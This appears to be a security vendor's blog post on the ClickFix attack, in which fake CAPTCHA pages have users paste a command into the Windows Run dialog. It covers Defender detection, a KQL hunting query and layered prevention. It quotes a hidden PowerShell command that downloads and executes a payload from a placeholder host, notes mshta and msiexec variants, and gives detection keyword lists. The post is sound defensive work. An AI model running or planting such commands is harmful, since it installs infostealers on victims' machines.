

ClickFix. When the user is the exploit, and how to stop it


ClickFix turns users into their own attacker: a fake CAPTCHA, a copy-paste, and malware runs in memory with nothing on disk to scan. How Microsoft Defender detects the attack, where it falls short, and how to close the gap with a RunMRU hunt and four layers of prevention.
The ClickFix attack chain
ClickFix is an attack in which users become their own attacker. No exploit, no vulnerability. The victim runs the malicious code, with a single copy and paste.

The lure is social engineering: a fake CAPTCHA on a malicious site, a fake support message ("your browser needs an update"), a phishing email, or a fake meeting page. While the victim is on the site, JavaScript writes the payload into the clipboard via clipboard.writeText(). Then the page asks the user to press Win+R, Ctrl+V, Enter. The Run dialog executes whatever was pasted.
A typical lure looks like this:

The command it drops into the clipboard looks like this:
powershell.exe -w h iex(irm 'https://malicious[.]tld/payload' -UseBasicParsing)
Two things happen at once. PowerShell starts in a hidden window (-w h), and iex(irm …) downloads the script, and executes it without explicitly saving it as a script file. This reduces opportunities for file-based scanning, but Defender can still inspect the script through AMSI and detect malicious behavior. The second stage is usually an infostealer (Lumma, Vidar, RedLine, StealC), a remote access trojan, or a ransomware loader.

The same pattern in Microsoft Defender telemetry, one hidden PowerShell started from Windows Terminal, running iex(irm …):
The reason this works so well: everything runs in user context, no administrator privileges required. Cookies, stored passwords, and session tokens all sit within reach of a standard user. The attacker does not need to escalate to get what they came for.
What Microsoft Defender detects
Microsoft has invested heavily in ClickFix detection over the past months. If your Defender is healthy and correctly configured, you get native detections for ClickFix payloads. Since Q2 2025, MDE publishes behavior-based alerts under titles such as "Suspicious 'ClickFix' behavior detected", "Malicious PowerShell command executed via Run dialog", or "An active 'Pacalau' malware in a command line was prevented from executing". These fire from the MDE cloud engine on process-chain analysis, in parallel to the AV detection and often a few seconds earlier.
The configuration that makes this work is covered further down, under execution hardening.
Where the native detection falls short
Cloud-based detections take time to trigger. We regularly see a gap of more than a minute between the PowerShell start and the Defender alert. A faster payload slips through that window.
Attackers also adapt quickly. Swap powershell for mshta http://... or msiexec /i http://..., both classic LOLBins, and the PowerShell-specific detections no longer apply.
Closing the gap: a RunMRU hunt
We close that gap with custom detections. The starting point is a KQL query on the RunMRU registry key, which records every command a user types into the Win+R dialog.
DeviceRegistryEvents
| where ActionType =~ "RegistryValueSet"
| where InitiatingProcessFileName =~ "explorer.exe"
| where RegistryKey has @"\CurrentVersion\Explorer\RunMRU"
| where RegistryValueData has " ✅ "
    or (RegistryValueData has_any ("powershell", "mshta", "curl", "msiexec", "^")
        and RegistryValueData matches regex "[\\u0400-\\u04FF\\u0370-\\u03FF\\u0590-\\u05FF\\u0600-\\u06FF\\u0E00-\\u0E7F\\u2C80-\\u2CFF\\u13A0-\\u13FF\\u0530-\\u058F\\u10A0-\\u10FF\\u0900-\\u097F]")
    or (RegistryValueData has "mshta" and RegistryValueName !~ "MRUList" and RegistryValueData !in~ ("mshta.exe\\1", "mshta\\1"))
    or (RegistryValueData has_any ("bitsadmin", "forfiles", "ProxyCommand=") and RegistryValueName !~ "MRUList")
    or ((RegistryValueData startswith "cmd" or RegistryValueData startswith "powershell")
        and (RegistryValueData has_any ("-W Hidden ", " -eC ", "curl", "E:jscript", "ssh", "Invoke-Expression", "UtcNow", "Floor", "DownloadString", "DownloadFile", "FromBase64String", "System.IO.Compression", "System.IO.MemoryStream", "iex", "Invoke-WebRequest", "iwr", "Get-ADDomainController", "InstallProduct", "-w h", "-X POST", "Invoke-RestMethod", "-NoP -W", ".InVOKe", "-useb", "irm ", "^", "[char]", "[scriptblock]", "-UserAgent", "UseBasicParsing", ".Content")
            or RegistryValueData matches regex @"[-/–][Ee^]{1,2}[NnCcOoDdEeMmAa^]*\s[A-Za-z0-9+/=]{15,}"))
The query flags any Win+R entry that looks like a ClickFix command: PowerShell, mshta, curl, or msiexec together with typical indicators like -w hidden, iex, irm, DownloadString, or Base64-encoded payloads. It also catches the subtle tricks. The green checkmark emoji that many fake CAPTCHA lures paste in front of the command. Unicode characters from Cyrillic, Arabic, or Thai ranges that attackers use to disguise text and slip past simple string filters. If one of these patterns shows up in a Win+R entry, a ClickFix attack is very likely in progress.
For our CSOC customers we run this and further custom detections to close the gap between new attack techniques and built-in coverage.
Prevention layer 1: block the delivery
Now for prevention. ClickFix is common and successful, so a single control is not enough. We work in layers, from delivery to execution.
Network Protection blocks known delivery domains and C2 servers for all browsers. MDE Web Content Filtering adds categories like "Newly registered domains", "Hacking", and "Illegal Software". Network Protection is built into Windows, but for third-party browsers you have to disable QUIC and ECH, because both encrypt the full connection and hide the target domain. Disable QUIC in Chrome and Firefox via enterprise policy (QuicAllowed = Disabled in Chrome, network.http.http3.enable = false in Firefox); for ECH, set EncryptedClientHelloEnabled = Disabled in Chrome.
For Edge, turn on SmartScreen. For third-party browsers, activate their built-in Safe Browsing. It is not the same as Network Protection, but it helps filter harmful sites. For the mail vector, Safe Links and Safe Attachments inspect links and attachments before users interact with them.
The catch: all of this only works against known infrastructure. Current ClickFix campaigns run on freshly registered infrastructure that gets identified and blocked too late, and sometimes on legitimate sites that a threat actor has compromised. So we look at what protects after the lure has landed.
Prevention layer 2: block the trick
A few Edge features raise the bar while the user is on a malicious site. Governing browser extensions stops users from installing malicious or compromised extensions that inject ClickFix overlays or manipulate the clipboard themselves. Edge Enhanced Security Mode applies stricter protections on unknown and rarely visited sites (JIT disabled, Control Flow Guard, hardware-enforced stack protection), which makes exploit-based browser takeovers much harder. Typo protection warns on typosquatted domains (micros0ft.com, paypa1.com) and blocks a common ClickFix delivery vector through spoofed brand domains.
Technical controls are only half of it. User education stays essential. The one rule that carries most of the weight: if a web page tells you to paste something into your computer, it is an attack. Make that concrete in awareness training:
- Show real lures: fake "Verify you are human" checkboxes, "your browser needs an update", "the document failed to render, run this fix", broken Teams or Zoom audio prompts.
- Demonstrate the clipboard trick: show how the site silently overwrites the clipboard.
- Make reporting easy: fast and without blame.
Prevention layer 3: block the action
There are a few ways to harden the system here, none of them a guarantee. Start by disabling the Run dialog, which removes the Win+R entry point. Microsoft's ClickFix guidance suggests disabling it "where it isn't necessary". It closes the specific Win+R paste attack, but alternative launch surfaces remain, such as the Explorer address bar and Windows Terminal.
Edge's DefaultClipboardSetting restricts clipboard operations governed by the clipboard site permission. It does not block all clipboard writes and should not be treated as a reliable ClickFix prevention control.
Prevention layer 4: block the execution
Before the advanced features, get the fundamentals in place. For ClickFix, that means:
- Local admin reduction: remove local administrator rights from end users wherever possible, to limit the impact of code execution.
- Endpoint Privilege Management (EPM): let users work as standard users and elevate only approved apps through policy rules.
- UAC hardening: review secure desktop enforcement, prompt behavior for admins and standard users, and installer detection.
- Credential Guard: isolate NTLM hashes, Kerberos tickets, and other credential material with virtualization-based security, so credential theft stays hard even after an attacker gains admin rights.
These controls reduce escalation opportunities, protect credentials, and enforce least privilege. Note the limit: they constrain what happens after a compromise. They do not stop a standard-user infostealer from reading user-readable cookies, session tokens, and app credential stores.
Then Microsoft Defender. Defender AV can catch the second-stage payload, but only with the right settings: turn on cloud protection and set the protection level to High or High+. AMSI, the Antimalware Scan Interface, lets applications submit content to Defender for inspection at runtime, after it has been decrypted or deobfuscated in memory but before it executes. PowerShell uses AMSI to identify malicious code, and AMSI needs real-time protection and behavior monitoring.
At least five Attack Surface Reduction rules are relevant against ClickFix:
| Rule | GUID | ClickFix relevance |
|---|---|---|
| Block execution of potentially obfuscated scripts | 5beb7efe-fd9a-4556-801d-275e5ffc04cc |
Obfuscated or encoded scripts at the execution and evasion stage |
| Block JavaScript or VBScript from launching downloaded executable content | d3e037e1-3eb8-44c8-a917-57927947596d |
WSH, .js, or .vbs launching downloaded payloads |
| Block executable files from running unless they meet a prevalence, age, or trusted-list criterion | 01443614-cd74-433a-b99e-2ecdc07bfc25 |
Fresh or rare dropped executables |
| Block executable content from email client and webmail | be9ba2d9-53ea-4cdc-84e5-9b1eeee46550 |
Email-delivered ClickFix variants |
| Block all Office applications from creating child processes | d4f940ab-401b-4efc-aadc-ad5f3c50688a |
Office-lure variants spawning interpreters |
Roll ASR out audit first, then pilot, then block. Tamper Protection is the last line: it stops the attacker from disabling your detections.
On PowerShell itself, reduce the risk from legacy interpreters. Identify and, where feasible, remove Windows PowerShell 2.0 and legacy VBScript components, which lack the logging and security features of newer versions. The next step is Constrained Language Mode (CLM), which restricts the language elements PowerShell exposes and blocks many script-based techniques. CLM only has robust security value when a system application-control policy enforces it (App Control for Business); the environment-variable and AppLocker variants are weaker and bypassable. And many systems need Full Language Mode to work, for example software deployment tooling, so CLM is often feasible only in selected environments.
That brings us to App Control for Business (formerly WDAC). App Control enforces a code-integrity policy over which executables, scripts, and drivers may run. The strategic posture is default-deny plus Microsoft's recommended block rules, the known LOLBin and bypass blocklist. App Control is also the correct enforcement path for PowerShell CLM. Script enforcement blocks MSHTA and MSXML script hosts, constrains PowerShell to CLM, and blocks unallowed Windows Script Host use. A few behavioral facts matter:
- Base policies that trust Windows do not automatically block trusted LOLBins. You have to merge Microsoft's recommended block rules to close the known bypasses.
- App Control does not block signed powershell.exe or cmd.exe from launching. It constrains what they may do (CLM, no unsigned or unallowed payload) and does not govern cmd.exe, .bat, or .cmd script content. This is why it is layered with ASR and launch hardening, not used alone.
- Audit mode is not neutral: script enforcement in audit still blocks MSHTA and MSXML execution and can change PowerShell CLM behavior. So App Control audit must be pilot- or ring-scoped from the first deployment, never fleet-wide.
App Control is the highest-confidence single control against the interpreter, LOLBin, and payload-execution stages, and it enforces robust CLM. It also carries the highest deployment complexity and rollback risk, since a misconfiguration blocks execution. Introduce it through controlled pilot rings.
Where we come in
ClickFix moves fast, and Microsoft's native detections cover most of it but not all. For our CSOC customers we continuously extend coverage where gaps appear: Windows Terminal execution, RAT-driven support scams, and post-compromise behavior. If you want to know where your environment stands, get in touch.
Similar Posts

Autopilot Device Preparation Becomes the Standard, Hybrid Join Falls Behind
Since September, Microsoft has recommended Autopilot Device Preparation as the standard for user-driven Windows deployments. The new approach is genuinely ...

Who Built These Agents?
E7 bundles E5, Copilot, the Entra Suite and Agent 365. But a license doesn't clean up your tenant. Who is ...
Let´s Gossip the Cloud. Our Podcast All About Azure.
Cloud myths, Azure costs, Infrastructure as Code, DevOps, and data: in our podcast The Cloud Gossip, Sarah and Lisa talk ...

The End of MFA via SMS
Why organizations should move to phishing-resistant and passwordless authentication now.
ClickFix. When the user is the exploit, and how to stop it
ClickFix turns users into their own attacker: a fake CAPTCHA, a copy-paste, and malware runs in memory with nothing on ...
Admin Work and Everyday Work on One Machine? Game Over.
Why one tenant is not enough for CIOs, and why the second one is rarely part of the plan. The ...
Four Times Leader. glueckkanja in the ISG Study Germany 2026
The ISG Provider Lens® study 2026 positions glueckkanja as a Leader in Germany in four quadrants: Microsoft Productivity and Business ...
From Rising Star to Leader. glueckkanja in the ISG Study Switzerland 2026
The ISG Provider Lens® study 2026 positions glueckkanja as a Leader in Switzerland in the Microsoft AI and Cloud Ecosystem ...

Outbreak. What the OpenAI/Hugging Face incident reveals and what it doesn't
An AI agent breaks out of its test environment, finds a zero-day, and hacks another company. Sounds like a movie ...
Leader and Rising Star. glueckkanja in the ISG Cybersecurity Study 2026
The ISG Provider Lens® study Cybersecurity 2026 names glueckkanja a Leader in the Next-Gen SOC/MDR Services (Midmarket) quadrant. In the ...
The Holy Trinity: What AI Actually Needs to Get to Work
A manufacturing company wants to know which of its 14,000 SKUs actually turn a profit. The answer sits in three ...
Contract Signed: Here's How Your Onboarding Works
Your contract is signed, the first big step is done. But what happens now? We take you behind the scenes ...
Microsoft Frontier Partner: we are among the few
Microsoft has recently introduced a new top-tier recognition within its AI Cloud Partner Program: the Frontier Partner Badge. It is ...
160 Kilometers for a Good Cause
Eleven colleagues, 16 laps, 160 kilometers, a thunderstorm, and a podium finish: glueckkanja took part in the Frankfurter Runden 2026 ...

Anatomy of an Unknown AMOS Stealer: From Alert to Immunity in Hours
A previously undocumented AMOS stealer variant compromised a macOS endpoint. No known hashes, no C2 data in any public database. ...